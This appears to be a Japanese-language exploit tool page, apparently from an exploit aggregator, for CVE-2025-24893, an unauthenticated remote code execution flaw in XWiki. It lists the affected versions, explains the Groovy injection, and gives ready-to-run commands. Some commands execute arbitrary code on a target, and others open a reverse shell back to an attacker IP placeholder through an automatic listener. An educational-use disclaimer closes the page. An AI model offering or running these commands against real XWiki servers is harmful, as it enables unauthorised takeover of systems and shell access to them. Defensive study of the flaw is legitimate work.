## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-80OTTANTA80-CVE-2025-24893-POC
# CVE-2025-24893-PoC
XWiki の認証されていない RCE エクスプロイト
## 影響を受ける XWiki バージョン
* バージョン < 15.10.11
* バージョン < 16.4.1
* バージョン < 16.5.0RC1
## 脆弱性の説明
影響を受ける XWiki バージョンには、SolrSearch マクロ内の安全でない Groovy 式の処理に起因するリモートコード実行の脆弱性が含まれています。認証されていない攻撃者がリモートから任意の Groovy コードを実行し、リバースシェルを取得する可能性があります。
## 概念実証
このエクスプロイトは、ターゲットマシン上でコードを実行するために使用でき、リバースシェルを確立することもできます。インタラクティブモードとパラメータベースモードの2つのモードが利用可能です。エクスプロイトは自動的にリスナーを起動するか、既存のリスナーを使用することができます。

### 前提条件
#### 攻撃者マシン
* Python 3
* エクスプロイトスクリプト
* Netcat(自動リスナーを使用しない場合)
#### ターゲットマシン
* 脆弱性のある XWiki バージョン
* 攻撃者マシンへのネットワーク接続
### 使用方法
#### インタラクティブモード
root@kitploit:~
python3 xwiki_groovy_rce.py
#### パラメータモード
root@kitploit:~
# Remote Code Execution
python3 xwiki_groovy_rce.py --code "mkdir test" -u http://example.com
# Reverse Shell with automatic listener (default)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480
# Reverse Shell without existing listener (no automatic listener)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480 --no-listener
#### パラメータ
-h/--help: ヘルプメニューを表示する
-u/--url: ターゲット XWiki URL (必須)
-r/--reverse-shell: リバースシェルを実行する
-c/--command: 単一のコマンドを実行する
-i/--ip: リスナー IP を指定する(リバースシェル専用)
-p/--port: リスナーポートを指定する(リバースシェル専用、デフォルト=4444)
\--no-listener: リスナーを起動しない(リバースシェル専用)
## 参考
* https://github.com/dollarboysushil/CVE-2025-24893-XWiki-Unauthenticated-RCE-Exploit-POC/tree/main
* https://nvd.nist.gov/vuln/detail/CVE-2025-24893
* https://www.offsec.com/blog/cve-2025-24893/
## 法的免責事項
この概念実証は、教育および許可されたテスト目的のみに使用されます。
あなたが所有していない、または明示的なテスト許可を得ていないシステムに対する不正使用は違法です。
著者は、この情報の誤用について一切の責任を負いません。